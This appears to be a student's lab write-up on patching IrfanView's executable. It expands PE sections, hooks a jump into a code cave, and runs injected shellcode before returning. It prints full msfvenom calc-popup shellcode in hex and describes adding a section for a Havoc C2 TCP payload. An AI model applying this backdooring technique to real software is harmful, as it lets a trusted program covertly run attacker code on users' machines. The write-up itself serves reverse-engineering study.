

Qno1:

Application : *IrfanView.exe*

Shellcode : *CalcPopup using msfvenom*

1. App Expansion through CFF

why we needed expansion?

because the physical space of the app was less so we could not place the code in it, so not all patches were saved. it was smth like virtual space was available but physical was not

before:

i_view64.exe								
Name	Virtual Size	Virtual Address	Raw Size	Raw Address	Reloc Address	Linenumbers	Relocations N...	Li
Byte[8]	Dword	Dword	Dword	Dword	Dword	Dword	Word	W
.text	0019E1F7	00001000	0019E200	00000400	00000000	00000000	0000	00
.rdata	00078BEA	001A0000	00078C00	0019E600	00000000	00000000	0000	00
.data	000173E0	00219000	00003200	00217200	00000000	00000000	0000	00
.pdata	0000FCE4	00231000	0000FE00	0021A400	00000000	00000000	0000	00
.rsrc	0003A228	00241000	0003A400	0022A200	00000000	00000000	0000	00
.reloc	00000B80	0027C000	00000C00	00264600	00000000	00000000	0000	00

after:

i_view64rebuild.exe								
Name	Virtual Size	Virtual Address	Raw Size	Raw Address	Reloc Address	Linenumbers	Relocations N...	L
Byte[8]	Dword	Dword	Dword	Dword	Dword	Dword	Word	V
.text	0019F000	00001000	0019E390	00000400	00000000	00000000	0000	0
.rdata	00079000	001A0000	00078C00	0019E600	00000000	00000000	0000	0
.data	00018000	00219000	00003200	00217200	00000000	00000000	0000	0
.pdata	00010000	00231000	0000FE00	0021A400	00000000	00000000	0000	0
.rsrc	0003B000	00241000	0003A400	0022A200	00000000	00000000	0000	0
.reloc	00000B80	0027C000	00000C00	00264600	00000000	00000000	0000	0

2. Injection Point

In the original file the jump was to the address `00007FF61E2E061D` but i hooked it and jump was then directed to my shellcode which is on the address `00007FF6D3BB061D`

The image displays two side-by-side screenshots of a Windows 10 VirtualBox environment, comparing the original assembly code of `i_view64.exe` (left) with the patched assembly code of `pastayum.exe` (right). Red arrows indicate the jump instructions being modified.

ORIGINAL (Left): The assembly code for `i_view64.exe` shows a jump instruction at address `00007FF61E2E061D` (highlighted with a red box and labeled '1') that jumps to `00007FF61E2E0458`. Below the assembly, a memory dump for the target address `00007FF61E2E0458` is shown, containing a series of null bytes.

PATCHED (Right): The assembly code for `pastayum.exe` shows a jump instruction at address `00007FF6D3BB061D` (highlighted with a red box and labeled '2') that jumps to `00007FF6D3C2F1F7`. Below the assembly, a memory dump for the target address `00007FF6D3C2F1F7` is shown, containing a series of null bytes.

The bottom of the image shows the Windows taskbar with the search bar, system clock (11:18 am, 08/12/2025), and network status.

3. Shellcode point

from the address `00007FF6D3C2F1F7` to `00007FF6D3C2F215` we have the instructions that save the state of our stack so that we return so program does not crash

The image displays two side-by-side instances of the x64dbg debugger, comparing the 'ORIGINAL' and 'PATCHED' versions of a program's assembly code and memory state.

ORIGINAL Window (Left):

- Module: `i_view64.exe - PID: 1384 - Module: i_view64.exe - Threa...`
- Assembly instructions (addresses 00007FF61E35F1C7 to 00007FF61E35F233):
 - `00007FF61E35F1C7: nop`
 - `00007FF61E35F1C8: lea rax,qword ptr ds:[7FF61E379B48]`
 - `00007FF61E35F1C9: mov qword ptr ds:[7FF61E3DACC8],rax`
 - `00007FF61E35F1D0: ret`
 - `00007FF61E35F1D1: add byte ptr ds:[rax],al`
 - `00007FF61E35F1D2: add byte ptr ds:[rax],al`
 - `00007FF61E35F1D3: add byte ptr ds:[rax],al`
 - `00007FF61E35F1D4: add byte ptr ds:[rax],al`
 - `00007FF61E35F1D5: add byte ptr ds:[rax],al`
 - `00007FF61E35F1D6: add byte ptr ds:[rax],al`
 - `00007FF61E35F1D7: add byte ptr ds:[rax],al`
 - `00007FF61E35F1D8: add byte ptr ds:[rax],al`
 - `00007FF61E35F1D9: add byte ptr ds:[rax],al`
 - `00007FF61E35F1DA: add byte ptr ds:[rax],al`
 - `00007FF61E35F1DB: add byte ptr ds:[rax],al`
 - `00007FF61E35F1DC: add byte ptr ds:[rax],al`
 - `00007FF61E35F1DD: add byte ptr ds:[rax],al`
 - `00007FF61E35F1DE: add byte ptr ds:[rax],al`
 - `00007FF61E35F1DF: add byte ptr ds:[rax],al`
 - `00007FF61E35F1E0: add byte ptr ds:[rax],al`
 - `00007FF61E35F1E1: add byte ptr ds:[rax],al`
 - `00007FF61E35F1E2: add byte ptr ds:[rax],al`
 - `00007FF61E35F1E3: add byte ptr ds:[rax],al`
 - `00007FF61E35F1E4: add byte ptr ds:[rax],al`
 - `00007FF61E35F1E5: add byte ptr ds:[rax],al`
 - `00007FF61E35F1E6: add byte ptr ds:[rax],al`
 - `00007FF61E35F1E7: add byte ptr ds:[rax],al`
 - `00007FF61E35F1E8: add byte ptr ds:[rax],al`
 - `00007FF61E35F1E9: add byte ptr ds:[rax],al`
 - `00007FF61E35F1EA: add byte ptr ds:[rax],al`
 - `00007FF61E35F1EB: add byte ptr ds:[rax],al`
 - `00007FF61E35F1EC: add byte ptr ds:[rax],al`
 - `00007FF61E35F1ED: add byte ptr ds:[rax],al`
 - `00007FF61E35F1EE: add byte ptr ds:[rax],al`
 - `00007FF61E35F1EF: add byte ptr ds:[rax],al`
 - `00007FF61E35F1F0: add byte ptr ds:[rax],al`
 - `00007FF61E35F1F1: add byte ptr ds:[rax],al`
 - `00007FF61E35F1F2: add byte ptr ds:[rax],al`
 - `00007FF61E35F1F3: add byte ptr ds:[rax],al`
 - `00007FF61E35F1F4: add byte ptr ds:[rax],al`
 - `00007FF61E35F1F5: add byte ptr ds:[rax],al`
 - `00007FF61E35F1F6: add byte ptr ds:[rax],al`
 - `00007FF61E35F1F7: add byte ptr ds:[rax],al`
 - `00007FF61E35F1F8: add byte ptr ds:[rax],al`
 - `00007FF61E35F1F9: add byte ptr ds:[rax],al`
 - `00007FF61E35F1FA: add byte ptr ds:[rax],al`
 - `00007FF61E35F1FB: add byte ptr ds:[rax],al`
 - `00007FF61E35F1FC: add byte ptr ds:[rax],al`
 - `00007FF61E35F1FD: add byte ptr ds:[rax],al`
 - `00007FF61E35F1FE: add byte ptr ds:[rax],al`
 - `00007FF61E35F1FF: add byte ptr ds:[rax],al`
 - `00007FF61E35F200: add byte ptr ds:[rax],al`
 - `00007FF61E35F201: add byte ptr ds:[rax],al`
 - `00007FF61E35F202: add byte ptr ds:[rax],al`
 - `00007FF61E35F203: add byte ptr ds:[rax],al`
 - `00007FF61E35F204: add byte ptr ds:[rax],al`
 - `00007FF61E35F205: add byte ptr ds:[rax],al`
 - `00007FF61E35F206: add byte ptr ds:[rax],al`
 - `00007FF61E35F207: add byte ptr ds:[rax],al`
 - `00007FF61E35F208: add byte ptr ds:[rax],al`
 - `00007FF61E35F209: add byte ptr ds:[rax],al`
 - `00007FF61E35F20A: add byte ptr ds:[rax],al`
 - `00007FF61E35F20B: add byte ptr ds:[rax],al`
 - `00007FF61E35F20C: add byte ptr ds:[rax],al`
 - `00007FF61E35F20D: add byte ptr ds:[rax],al`
 - `00007FF61E35F20E: add byte ptr ds:[rax],al`
 - `00007FF61E35F20F: add byte ptr ds:[rax],al`
 - `00007FF61E35F210: add byte ptr ds:[rax],al`
 - `00007FF61E35F211: add byte ptr ds:[rax],al`
 - `00007FF61E35F212: add byte ptr ds:[rax],al`
 - `00007FF61E35F213: add byte ptr ds:[rax],al`
 - `00007FF61E35F214: add byte ptr ds:[rax],al`
 - `00007FF61E35F215: add byte ptr ds:[rax],al`
 - `00007FF61E35F216: add byte ptr ds:[rax],al`
 - `00007FF61E35F217: add byte ptr ds:[rax],al`
 - `00007FF61E35F218: add byte ptr ds:[rax],al`
 - `00007FF61E35F219: add byte ptr ds:[rax],al`
 - `00007FF61E35F21A: add byte ptr ds:[rax],al`
 - `00007FF61E35F21B: add byte ptr ds:[rax],al`
 - `00007FF61E35F21C: add byte ptr ds:[rax],al`
 - `00007FF61E35F21D: add byte ptr ds:[rax],al`
 - `00007FF61E35F21E: add byte ptr ds:[rax],al`
 - `00007FF61E35F21F: add byte ptr ds:[rax],al`
 - `00007FF61E35F220: add byte ptr ds:[rax],al`
 - `00007FF61E35F221: add byte ptr ds:[rax],al`
 - `00007FF61E35F222: add byte ptr ds:[rax],al`
 - `00007FF61E35F223: add byte ptr ds:[rax],al`
 - `00007FF61E35F224: add byte ptr ds:[rax],al`
 - `00007FF61E35F225: add byte ptr ds:[rax],al`
 - `00007FF61E35F226: add byte ptr ds:[rax],al`
 - `00007FF61E35F227: add byte ptr ds:[rax],al`
 - `00007FF61E35F228: add byte ptr ds:[rax],al`
 - `00007FF61E35F229: add byte ptr ds:[rax],al`
 - `00007FF61E35F22A: add byte ptr ds:[rax],al`
 - `00007FF61E35F22B: add byte ptr ds:[rax],al`
 - `00007FF61E35F22C: add byte ptr ds:[rax],al`
 - `00007FF61E35F22D: add byte ptr ds:[rax],al`
 - `00007FF61E35F22E: add byte ptr ds:[rax],al`
 - `00007FF61E35F22F: add byte ptr ds:[rax],al`
 - `00007FF61E35F230: add byte ptr ds:[rax],al`
 - `00007FF61E35F231: add byte ptr ds:[rax],al`
 - `00007FF61E35F232: add byte ptr ds:[rax],al`
 - `00007FF61E35F233: add byte ptr ds:[rax],al`

PATCHED Window (Right):

- Module: `pastayum.exe - PID: 3224 - Module: pastayum.exe - Threa...`
- Assembly instructions (addresses 00007FF6D3C2F1C7 to 00007FF6D3C2F23B):
 - `00007FF6D3C2F1C7: nop`
 - `00007FF6D3C2F1C8: lea rax,qword ptr ds:[7FF6D3C49B48]`
 - `00007FF6D3C2F1C9: mov qword ptr ds:[7FF6D3CAACC8],rax`
 - `00007FF6D3C2F1D0: ret`
 - `00007FF6D3C2F1D1: push r15`
 - `00007FF6D3C2F1D2: push r14`
 - `00007FF6D3C2F1D3: push r13`
 - `00007FF6D3C2F1D4: push r12`
 - `00007FF6D3C2F1D5: push r11`
 - `00007FF6D3C2F1D6: push r10`
 - `00007FF6D3C2F1D7: push r9`
 - `00007FF6D3C2F1D8: push r8`
 - `00007FF6D3C2F1D9: push rdi`
 - `00007FF6D3C2F1DA: push rsi`
 - `00007FF6D3C2F1DB: push rbp`
 - `00007FF6D3C2F1DC: push rbx`
 - `00007FF6D3C2F1DD: push rax`
 - `00007FF6D3C2F1DE: push rcx`
 - `00007FF6D3C2F1DF: push rdx`
 - `00007FF6D3C2F1E0: sub rsp,20`
 - `00007FF6D3C2F1E1: and rsp,FFFFFFFFFFFFFFF0`
 - `00007FF6D3C2F1E2: cld`
 - `00007FF6D3C2F1E3: and rsp,FFFFFFFFFFFFFFF0`
 - `00007FF6D3C2F1E4: call pastayum.7FF6D3C2F2E0`
 - `00007FF6D3C2F1E5: push r9`
 - `00007FF6D3C2F1E6: push r8`
 - `00007FF6D3C2F1E7: push rdx`
 - `00007FF6D3C2F1E8: push rcx`
 - `00007FF6D3C2F1E9: push rsi`
 - `00007FF6D3C2F1EA: xor rdx,rdx`
 - `00007FF6D3C2F1EB: mov rdx,qword ptr ds:[rdx+60]`
 - `00007FF6D3C2F1EC: mov rdx,qword ptr ds:[rdx+18]`
 - `00007FF6D3C2F1ED: mov rdx,qword ptr ds:[rdx+20]`
 - `00007FF6D3C2F1EE: mov rsi,qword ptr ds:[rdx+50]`
 - `00007FF6D3C2F1EF: movzx rcx,word ptr ds:[rdx+44]`

Memory Dumps:

Both windows show memory dumps at the bottom. The 'ORIGINAL' window shows a dump at address `00000048944FFC38` with values `0000000048944FFC40` to `0000000048944FFC4F`. The 'PATCHED' window shows a dump at address `00000060B8FF808` with values `0000000060B8FF808` to `0000000060B8FF80F`.


Command Line:

Both windows show the command line: `Paused i_view64.exe: 00007FF61E2E064E -> 00007FF61E2E064E Time Wasted Debugging: 0:12:08:00` and `Paused pastayum.exe: 00007FF6D3C2F1F7 -> 00007FF6D3C2F1F7 Time Wasted Debugging: 0:12:11:30`.

4. Shellcode Injection

shellcode:

```
41574156415541544153415241514150575655535051524883EC204883
E4F0FC4883E4F0E8C0000000415141505251564831D265488B5260488B
5218488B5220488B7250480FB74A4A4D31C94831C0AC3C617C022C2041
C1C90D4101C1E2ED524151488B52208B423C4801D08B08080000004885
C074674801D0508B4818448B40204901D0E35648FFC9418B34884801D6
4D31C94831C0AC41C1C90D4101C138E075F14C034C24084539D175D858
448B40244901D066418B0C48448B401C4901D0418B04884801D0415841
585E595A41584159415A4883EC204152FFE05841595A488B12E957FFFF
FF5D48BA0100000000000000488D8D0101000041BA318B6F87FFD55858
4883C4205A59585B5D5E5F41584159415A415B415C415D415E415FE93C
11F8FF0000000009E63616C632E65786500ABE0A5B24651AAB685AD8DEF
C55893D4382C166C1A90EBF06515AB5703627F7A10495199CAEFC57371
7C733E756875105F9414F8FFC3F8FFC30000
```



5. Returning Point

At the end of the point where calc is popping up we jmp to the address which was meant to be jump at the instr that we actually hooked.

- I jmp before the shellcode ends, because when whole shellcode was running it used to terminate the process of the org app.

The screenshot displays two Oracle VM VirtualBox windows side-by-side, each showing the assembly and memory dump of a running process.

Left Window: i_view64.exe - PID: 5000

- Assembly View:** The CPU tab shows assembly instructions. A red box highlights the instruction `jmp i_view64.7FF6AD850458` at address `00007FF6AD85061D`. A red arrow points to this instruction from a label '1'.
- Memory Dump:** Below the assembly, the memory dump shows the contents of the instruction at address `00007FF6AD85061D`. The dump is organized into columns for Address, Value, and ASCII.

Right Window: pastayum.exe - PID: 6340

- Assembly View:** The CPU tab shows assembly instructions. A red box highlights the instruction `jmp pastayum.7FF6007C0458` at address `00007FF60083F317`. A red arrow points to this instruction from a label '2'.
- Memory Dump:** Below the assembly, the memory dump shows the contents of the instruction at address `00007FF60083F317`. The dump is organized into columns for Address, Value, and ASCII.

The taskbar at the bottom shows the Windows XP desktop environment with various icons and the system clock at 6:22 pm on 08/12/2025.

Qno2:

Application : *IrfanView.exe*


Shellcode : TCP connection payload gen by Havoc

C2 Server : Havoc

1. App Expansion through CFF


my this shellcode was about 102.4 Kbs so i had to expand my app again so i added a new section name as `.scod`

before:



Name	Virtual Size	Virtual Address	Raw Size	Raw Address	Reloc Address	Linenumbers	Relocations N...	Li
Byte[8]	Dword	Dword	Dword	Dword	Dword	Dword	Word	V
.text	0019E1F7	00001000	0019E200	00000400	00000000	00000000	0000	00
.rdata	00078BEA	001A0000	00078C00	0019E600	00000000	00000000	0000	00
.data	000173E0	00219000	00003200	00217200	00000000	00000000	0000	00
.pdata	0000FCE4	00231000	0000FE00	0021A400	00000000	00000000	0000	00
.rsrc	0003A228	00241000	0003A400	0022A200	00000000	00000000	0000	00
.reloc	00000B80	0027C000	00000C00	00264600	00000000	00000000	0000	00

after:



Name	Virtual Size	Virtual Address	Raw Size	Raw Address	Reloc Address	Linenumbers	Relocations N...	Li
Byte[8]	Dword	Dword	Dword	Dword	Dword	Dword	Word	W
.text	0019F000	00001000	0019E200	00000400	00000000	00000000	0000	00
.rdata	00079000	001A0000	00078C00	0019E600	00000000	00000000	0000	00
.data	00018000	00219000	00003200	00217200	00000000	00000000	0000	00
.pdata	00010000	00231000	0000FE00	0021A400	00000000	00000000	0000	00
.rsrc	0003B000	00241000	0003A400	0022A200	00000000	00000000	0000	00
.reloc	00001000	0027C000	00000C00	00264600	00000000	00000000	0000	00
.scod	00104857	0027D000	00104A00	00265200	00000000	00000000	0000	00

2. Injection

Injection point is same as Q1.
and our code cave address is in .scod section

Windows10 [Running] - Oracle VirtualBox

File Machine View Input Devices Help

patchehhhh.exe - PID: 7528 - Module: patchehhhh.exe - Thread: Main Thread 9032 - x64dbg

File View Debug Tracing Plugins Favourites Options Help Aug 19 2025 (TitanEngine)

CPU Log Notes Breakpoints References Memory Map Call Stack SEH Script Symbols

00007FF71455D000 push rsi
00007FF71455D001 mov rsi,rsi
00007FF71455D002 and rsp,FFFFFFFFFFFFFFF0
00007FF71455D003 sub rsp,20
00007FF71455D004 call patchehhhh.7FF71455D020
00007FF71455D005 mov rsp,rsi
00007FF71455D006 pop rsi
00007FF71455D007 ret
00007FF71455D008 nop word ptr ds:[rax+rax],ax
00007FF71455D009 push r15
00007FF71455D00A xor eax,eax
00007FF71455D00B mov ecx,A
00007FF71455D00C push r14
00007FF71455D00D push r13
00007FF71455D00E push r12
00007FF71455D00F push rbp
00007FF71455D010 push rdi
00007FF71455D011 push rsi
00007FF71455D012 push rbx
00007FF71455D013 sub rsp,88
00007FF71455D014 lea rdi,qword ptr ss:[rsp+58]
00007FF71455D015 mov qword ptr ss:[rsp+40],0
00007FF71455D016 rep stosd
00007FF71455D017 mov dword ptr ss:[rsp+38],0
00007FF71455D018 mov qword ptr ss:[rsp+48],0
00007FF71455D019 mov qword ptr ss:[rsp+50],0
00007FF71455D01A mov dword ptr ss:[rsp+3C],0
00007FF71455D01B call patchehhhh.7FF71455D038
00007FF71455D01C mov ecx,70E61753
00007FF71455D01D mov r14,rax
00007FF71455D01E call patchehhhh.7FF71455D020
00007FF71455D01F mov edx,9E456A43
00007FF71455D020 mov r12,rax
00007FF71455D021 mov rcx,rax
00007FF71455D022 call patchehhhh.7FF71455D031
00007FF71455D023 mov edx,F78388EC
00007FF71455D024 mov rcx,r12
00007FF71455D025 call patchehhhh.7FF71455D031
00007FF71455D026 mov edx,50E92888
00007FF71455D027 mov rcx,r12
00007FF71455D028 mov rsi,rax
00007FF71455D029 call patchehhhh.7FF71455D031
00007FF71455D02A movsxd r13,dword ptr ds:[r14+3C]
00007FF71455D02B

0A: '\n'
r14: "minkernel\\ntdll\\ldrinit.c"

rbx: "LdrpInitializeProcess"

[rsp+40]: "address aware\n"

r14: "minkernel\\ntdll\\ldrinit.c"

rcx: ZwQueryInformationThread+14

rcx: ZwQueryInformationThread+14

rcx: ZwQueryInformationThread+14

r14+3C: "th status 0x%08lx\n"

rsi=10

.scod: 00007FF71455D000 patchehhhh.exe: \$27D000 #265200

Dump 1 Dump 2 Dump 3 Dump 4 Dump 5 Watch 1

Address	Value	ASCII	Comments
00007FF71455C000	00000020001A0000	...	
00007FF71455C008	AE20AE08AE00ADF8	e, e, e, e	
00007FF71455C010	AE40AE38AE30AE28	(e) e g e a e	
00007FF71455C018	AE70AE68AE60AE48	He 'e he p e	
00007FF71455C020	00000034001A0000	...4...	
00007FF71455C028	A6A8A6A0A698A690	...A...e	
00007FF71455C030	A6C8A6C0A6B8A6B0	...A...e	
00007FF71455C038	A6E8A6E0A6D8A6D0	B, o 'a, e	
00007FF71455C040	A708A700A6F8A6F0	o, o, .s, s	
00007FF71455C048	A728A720A718A710	.s, s .s, s	
00007FF71455C050	001AF0000000A738	8s...o...	
00007FF71455C058	AEC8AEC000000014	...Ae e	
00007FF71455C060	AF20AF18AF10AF08	...	
00007FF71455C068	0000000C001B0000		
00007FF71455C070	001B1000A050A048	H P	

00000040580FF3E0 0000000000000000
00000040580FF3E8 00000040580FF470
00000040580FF3F0 0000000000000000
00000040580FF3F8 00000040580FF470
00000040580FF400 0000000000000000
00000040580FF408 0000000000000040
00000040580FF410 0000004057F37000
00000040580FF418 00007FFE92823CEA return to ntdll.
00000040580FF420 00007FFE92827590 ntdll.RtlNtdllNa
00000040580FF428 0000000000000010
00000040580FF430 0000000000000010
00000040580FF438 0000000000000010
00000040580FF440 00000040580FF510
00000040580FF448 00007FFE00000004
00000040580FF450 0000000000000000
00000040580FF458 0000000000000000
00000040580FF460 0000000000000000
00000040580FF468 0000000000000000
00000040580FF470 0000000000000000

Command: Default

Paused patchehhhh.exe: 00007FF71455C000 -> 00007FF71455C007 (0x00000008 bytes)

Time Wasted Debugging: 0:12:12:44

Type here to search

Suns...

